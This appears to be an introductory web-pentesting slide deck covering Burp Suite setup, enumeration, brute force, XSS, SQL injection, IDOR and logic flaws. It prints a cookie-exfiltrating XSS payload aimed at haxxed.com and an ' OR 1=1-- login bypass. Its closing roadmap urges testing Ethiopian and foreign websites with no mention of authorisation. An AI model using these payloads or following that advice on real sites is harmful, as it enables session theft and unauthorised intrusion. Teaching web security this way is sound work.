
The screenshot shows the 'Target Scope' configuration in Burp Suite. The 'Scope' tab is selected. A note says: "Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to control what is in scope is to use the 'Advanced scope control' checkbox." Below this is a table for 'Include in scope' with one entry: https://google.com. There are also sections for 'Exclude from scope' and 'Advanced scope control'.

Add	Enabled	Prefix
	<input checked="" type="checkbox"/>	https://google.com

Add	Enabled	Prefix

1 step to see interception

- Now, we need to connect our browser with Burp.
- To Do this we can setup our proxy setting on our browser or install a proxy plugin.



A screenshot of a Google search results page for "foxy proxy". The search bar shows "foxy proxy". Below it are search filters: All, Videos, News, Images, Books. The results count is "About 183,000 results (0.40 seconds)". The first result is titled "Showing results for foxyproxy" with a link to "https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/". A red number "1" is placed next to the result title.

A screenshot of the Mozilla Add-ons page for the FoxyProxy Standard extension. It features a fox icon, the title "FoxyProxy Standard by Eric H. Jung", and a "Recommended" badge. A "Add to Firefox" button is on the right. The description states: "FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic." A red number "2" is placed above the fox icon.

A screenshot of a Firefox browser tab showing the FoxyProxy extension interface. The tab URL is "fd8203e/about.html?welc". The interface has a fox icon and the text "FoxyProxy". Below it are three buttons: "Options", "What's My IP?", and "Log". A red number "4" is placed next to the "FoxyProxy" text.

- Now Add The Burp Proxy IP here.
- Add
- Title: anything u need “Burp”..
- Proxy IP: 127.0.0.1
- Port: 8080
- Save

Now to Intercept u just click the foxy icon and click burp

For HTTPS sites

FoxyProxy Options

Add

Import Settings

Import Proxy List

Export Settings

Delete All

Delete Browser

What's My IP?

Log

About

Add Proxy

Title or Description (optional)
Burp

Proxy Type
HTTP

Color
#66cc66

Proxy IP address or DNS name ★
127.0.0.1

Port ★
8080

Pattern Shortcuts

Enabled

Add whitelist pattern to match all URLs ⓘ

Do not use for localhost and intranet/private IP addresses ⓘ

On (radio button)

On (radio button)

Off (radio button)

Username (optional)
username

Password (optional) ⏺

Cancel Save & Add Another Save & Edit Patterns Save

The screenshot shows the Burp Suite Professional interface. At the top, there's a navigation bar with links like Kali Linux, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. Below the navigation bar is a header with the text "Burp Suite Professional" and a "CA Certificate" button, which is highlighted with a red box.

The main content area displays a message: "Welcome to Burp Suite Professional." Below this, a search bar contains the text "certi".

A "Certificates" section is visible, containing a checkbox for "Query OCSP responder servers to confirm the current validity of certificates". A "View Certificates..." button is also present, highlighted with a red box.

A "Certificate Manager" dialog box is open, showing a list of certificates under "Your Certificates". It includes entries such as "AC Camerfirma S.A.", "Chambers of Commerce Root - 2008", "Global Chambersign Root - 2008", "AC Camerfirma SA CIF A82743287", and "Camerfirma Chambers of Commerce R".

An "Import..." button in the "Certificate Manager" dialog is highlighted with a red box. A "Downloading Certificate" sub-dialog is overlaid, asking if the user wants to trust "PortSwigger CA" for identifying websites and email users. The "OK" button in this dialog is also highlighted with a red box.

On the right side of the screen, a browser menu is open, showing options like Sync and save data, New tab, New window, New private window, Bookmarks, History, Downloads, Passwords, Add-ons and themes, Print..., Save page as..., Find in page..., Zoom (set to 100%), Settings, More tools, Help, and Quit. The "Sync and save data" option is highlighted with a red box.

1. Goto burpsuite/
2. Download the CA Certificate
3. Goto Setting
4. Search fro Certificates
5. View Cerit.
6. Import
7. Add the cacert
8. Tick the 2 boxes
9. OK

DONE

Demo

- Now search 1 site and
- goto burp Proxy
- HTTP history
- and check it

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. A single request is listed, which is a GET request to <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>. The response pane shows the full HTML content of the page, including various JavaScript and CSS files.

Request

```
Pretty Raw Hex
1 GET /en-US/firefox/addon/foxyproxy-standard/ HTTP/2
2 Host: addons.mozilla.org
3 Cookie: _ga=GAI.2.1469118563.1674831408; _gid=GAI.2.1089190438.1674831408; _gat=1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://www.google.com/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?
14 If-None-Match: W/"1640e-md6adlodjXThLdvxp0dLmk8Jwms"
15 Te: trailers
16
17
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 304 Not Modified
2 Amo-Request-Id: a2ba6f60-7dd4-412e-ba70-45168dbf64fe
3 Cache-Control: max-age=0
4 Cache-Control: s-maxage=180
5 Content-Security-Policy: default-src 'none';base-uri 'self';child-src 'none';connect-src https://www.google-analytics.com https://addons.mozilla.org;font-src https://addons.mozilla.org/static-frontend;form-action 'self';frame-src 'none';img-src 'self' data: https://addons.mozilla.org/user-media/ https://addons.mozilla.org/static-frontend/ https://addons.mozilla.org/static-server/ https://addons.cdn.mozilla.net/manifest-src 'none';media-src 'none';object-src 'none';script-src https://addons.mozilla.org/static-frontend/ https://www.google-analytics.com/analytics.js;style-src https://addons.mozilla.org/static-frontend/;worker-src 'none';report-uri /_csreport_
6 Date: Fri, 27 Jan 2023 15:07:54 GMT
7 Etag: W/"1640e-md6adlodjXThLdvxp0dLmk8Jwms"
8 Public-Key-Pins: max-age=5184000; includeSubDomains; pin-sha256="WoiWRYI0Na9shaBciRSC7XHjliYS9wUGOIud4PB18="; pin-sha256="r/mIkG3eEpVdu+u/ko/cwxzOMolbk4TyHILByibiASE="
9 Strict-Transport-Security: max-age=31536000
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: DENY
12 X-Xss-Protection: 0
13 Vary: DNT,User-Agent,Accept-Encoding
14 X-Cache: Hit from cloudfront
15 Via: 1.1 880c6b2fd269bd7da77c5b0af696cfdc.cloudfront.net (CloudFront)
16 X-Amz-Cf-Pop: CDG3-C1
17 X-Amz-Cf-Id: XsFOl4-9BLUzfRcufabkGFUR63i9FY47C-rDFFcOB8JBSaHoxxus3w==
```



Exercise 1

1. Install and Configure Burpsuite.
2. See the request from example.com
3. Copy and Send the request of example.com to the GTST Group

Web Enumeration

- Web Enumeration is Gathering Informations about a websites, Web Apps, APIs.
- Things We gather:
 - Development Framework
 - Directories
 - Sensitive Files
 - VHOSTS
 - Subdomains
- On web Enumeration there is a term called “**Fuzzing**”
- Fuzzing Reference to Sending random requests to a server and determining a bug based on what the server responds.
 - But we Sometimes Use it when we try to mention an attack called “BruteForce”(they are almost same)

```
rexder@HunterMachine ~ [255]> dirb http://ghoul.htb  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
START_TIME: Fri May 31 20:06:42 2024  
URL_BASE: http://ghoul.htb/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----  
GENERATED WORDS: 4612  
----- Scanning URL: http://ghoul.htb/ -----  
[]-> Testing: http://ghoul.htb/_fpclass
```

OWASP Top 10



- OWASP Stands for Open Web Application Security Project.
- The OWASP Top 10 is a **standard awareness document for developers and web application security**.
- It represents about the most critical security risks to web applications.
- Globally recognized by developers as the first step towards more secure coding.
- This Project Releases Top 10 risky vulns every 4 years.
- Detail: <https://owasp.org/Top10/>
- OWASP also releases API vulnerabilities



...

- This is the OWASP's Top 10 Vulns reported in 2021
- Each Vulnerabilities are Detailed.
- Let us see some Common web Vulnerabilities

Top 10:2021 List


- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server Side Request Forgery (SSRF)

Brute-Force and Dictionary Attack

- It is included in Broken Authentication/Access Control Bug
- This is a kind of attack that is usually done to a login pages.
- It uses Wordlist and try to check a lot of words in the place of the username and password.
- It is a guessing game but the guess is done with computer.

```
[80][http-get-form] host: 192.168.100.155 login: admin password: password
[80][http-get-form] host: 192.168.100.155 login: admin password: p@ssword
[80][http-get-form] host: 192.168.100.155 login: admin password: 12345
[80][http-get-form] host: 192.168.100.155 login: admin password: 1234567890
[80][http-get-form] host: 192.168.100.155 login: admin password: Password
[80][http-get-form] host: 192.168.100.155 login: admin password: 123456
[80][http-get-form] host: 192.168.100.155 login: admin password: 1234567
[80][http-get-form] host: 192.168.100.155 login: admin password: 12345678
[80][http-get-form] host: 192.168.100.155 login: admin password: 1q2w3e4r
[80][http-get-form] host: 192.168.100.155 login: admin password: 123
[80][http-get-form] host: 192.168.100.155 login: admin password: 1
[80][http-get-form] host: 192.168.100.155 login: admin password: 12
1 of 1 target successfully completed, 12 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-27 15:28:24
```





Foothold

There are some tools, used to Crack Passwords of Files, Hashes

- Hashcat
- John The Ripper
- More..


Try to Learn These tools for further System and web hacking Potential

<https://www.youtube.com/watch?v=5fy6Lq1vgZk&pp=ygUHSGFzaGNhdA%3D%3D>

<https://www.youtube.com/watch?v=XjVYI1Ts6XI&pp=ygUQam9obiB0aGUgcmIwcGVyIA%3D%3D>

XSS

- It is included in Injection Bug
- XSS/ Cross site scripting/ is a vulnerability that leads to a lot of huge attacks.
- This Bug is exploited. As the following
 - If there is a search place and the search place expects a text to search and displays below.
 - But if we add some html/Javascript codes on that place, this means it will add the code to the innerHTML
 - SO our code will be executed!



Cross-Site Scripting

allows attackers to inject malicious scripts into web pages viewed by other users.



haxxed.com?cookie=DFjkhlaa80;

breddit.com/r/comments/how_mu

roll_with_it
I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

I love it so much, I think I might be part duck.

`<script>alert('Your croissants are limp and sad.')</script>`

haxxed.com?cookie=DFjkhlaa80;

breddit.com/r/comments/how_mu

roll_with_it
I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

`<script>alert('Your croissants are limp and sad.')</script>`

haxxed.com?cookie=DFjkhlaa80;

Your croissants are limp and sad.
OK

I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

butter_you_than_me
...

SO???

What is the matter?



• • •

A screenshot of a web browser window. The address bar contains the URL: `alert(document.cookie)<%2Fscript`. The main content area displays a large amount of encoded session information:

```
amSessionId=1318113444061; amUserInfo=UserName=anNtaXRo&Password=RGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
```

An "OK" button is visible at the bottom right of the content area. At the bottom left, there is a snippet of JavaScript code:


```
<script>window.location = 'haxxed.com?cookie=' + document.cookie</script>
```

The background of the slide features a cartoon illustration of a person sitting at a computer.

This is Simple Demo,
But Attacker can Use
this injection attack
to access your
authentication tokens,
Session IDs

They can Use this and
Hook your browser with
tool called “BeefXSS”






REMEMBER

All the Injection Attacks are done on some Parameter.

```
https://example.com/comment=<script>alert('XSS')</script>    -- correct  
https://example.com/<script>alert('XSS')</script>    -- Not
```

SQL injection

- It is included in Injection Bug
- It is same with xss, but here we will add a sql code to the search place.
- SQL is a query language used in Back end to retrieve data from database.
- Most of the time used to bypass login pages.




SQL Injection

Attackers Use this Vuln to manipulate or gain unauthorized access to a database.

DEMO:



The screenshot shows a login page for a bank. At the top, there's a logo consisting of the word "BANK" in a bold, black, sans-serif font next to a blue 3D-style triangle icon. Below the logo is a horizontal navigation bar with three items: "Home", "About", and "Contact". The main content area has a light gray background. A red error message "Unknown email or password." is displayed in a red box. Below it, there are two input fields: one for "Email" containing "user@email.com" and another for "Password" containing "*****". To the right of these fields is a green "Log in" button. Below the password field, there's a dark gray button labeled "password". At the bottom of the page, there's a footer with the text "Trust us with your money" and a sub-footer stating "Our website is totally secure and almost never gets hacked."



The screenshot shows a log window titled "LOGS" with a white header and a dark gray body. It contains the following log entries:

- Logging out of session.
- Logging out of session.
- Rendering login page.
- Checking supplied authentication details for user@email.com.
- Finding user in database.
- No such user, report this to the user (invalid credentials?).
- Rendering login page.

...Nathan Bank 😊

Unknown email or password.

password'

BANK


An unexpected error occurred.

LOGS

Rendering login page.
Checking supplied authentication details for user@email.com.
Finding user in database.
An error occurred: PG::SyntaxError: ERROR: unterminated quoted string at or near "'password'" limit 1" LINE 1: ...ers where email = 'user@email.com' and password = 'password'... ^ : select * from users where email = 'user@email.com' and password = 'password' limit 1.
Unable to login this user due to unexpected error.
Rendering login page.

```
SELECT *
  FROM users
 WHERE email = 'user@email.com'
   AND pass = 'password' LIMIT 1
```

• • •



```
SELECT *  
FROM users  
WHERE email = 'user@email.com'  
AND pass = '' OR 1=1--' LIMIT 1
```

Bank Accounts			
Account	Available Balance	Present Balance	
Checking	\$16,100.44	\$16,100.44	
Savings	\$50,895.96	\$50,895.96	
Transfer Funds!			

- This is Just Demo, But this is how the Hack happens,
- On the payload Attackers can Craft a SQL query that can cause RCE, Full Database Detail listing and much moreeeee.

Further

Learn about Tool called SQLMap.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:44:53 /2019-04-30/
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

Rate limit

- This is a limiting problem.
- Think like if the developers did made a limit to some task.
- Example:
 - If there is website , that send an OTP/verification code
 - And if it doesn't limit to some code sends only.
 - I can make the site to send 100000 OTPs to my phone this means
 - We will make the site to lose a lot of money

The screenshot shows a network traffic analysis interface with the title "Intruder attack 9". The main window displays a table of requests, with row 8 highlighted in orange. The columns are labeled Request, Payload, Status, Error, Timeout, Length, and Comment. Row 8 has a Payload value of 8, a Status of 200, and a Length of 536. Below the table, there are tabs for Request and Response, and a "Pretty" view showing a JSON response object. A red box highlights the "error" field in the JSON, which contains details about a password reset error due to too many requests. The status bar at the bottom indicates "Finished".

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	536	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	536	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	536	

Request Response

Pretty Raw Render In Actions

```
11 {
  "error": {
    "code": -32000,
    "message": "Server error",
    "data": {
      "type": "ErrResetPasswordTooManyRequests",
      "args": [
        "ErrResetPasswordTooManyRequests"
      ]
    }
  }
}
```


?

Search...

Finished


Access Control

- This is a problem occurred on how a websites control an access of a user.
- If there is a problem on the access control.
- Then think that normal user can get access of admins or root user.
- This is Good Bug to find because u dont have that much automation tools.




IDOR

- IDOR/ **Insecure direct object references** /: is a bug included in Access Control.
- This is a bug that happens when you have an id number 1
- And is abebe is id 1 then if i changed that number to 0 and got another users information



Business Logic

- This Bug is a logic Flow.
- It occurs by the way how the programmer thinks and hackers thinking.
- Think like if You have bank website and it have a purpose of send money.
- Then if i can change add to negative numbers
- And if the site responded by giving me more money and minimizing the amount of the user i planned to send then this is business logic
- Also this is a Good Bug to learn.



```
POST /cart HTTP/1.1
Host: acd41fdalf9ladf1801a3fc1000f0045.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://acd41fdalf9ladf1801a3fc1000f0045.web-security-academy.net
Connection: close
Referer: https://acd41fdalf9ladf1801a3fc1000f0045.web-security-academy.net/product?productId=1
Cookie: session=uUqWCxZTp2NYVLkmDbh6zRv986iZjuC
Upgrade-Insecure-Requests: 1
productId=1&redir=PRODUCT&quantity=1&price=100
```



HOW TO ADVANCE ON THIS FIELD

You can Follow this Road map, TO be Good Web Penetration tester:

1. Learn Web Development(Learn Basics Not advanced Development)
 - a. frontend(HTML,CSS,JS)
 - b. backend(Django or nodeJS)
 - i. use Youtube resources they will teach u the basics and Quickly
2. Learn Web Attacks
 - a. You can use [PortSwigger WebAcademy](#)
3. Learn Web Enumeration techniques
 - a. Tools like(VIM,FFUF,SQLMAP,...)
4. Do Web challenges (CTFs)

HERE YOU ARE A GOOD SKILLED PENTESTER!

5. Try to test Ethiopian Websites
6. Try to test Foreign Websites.



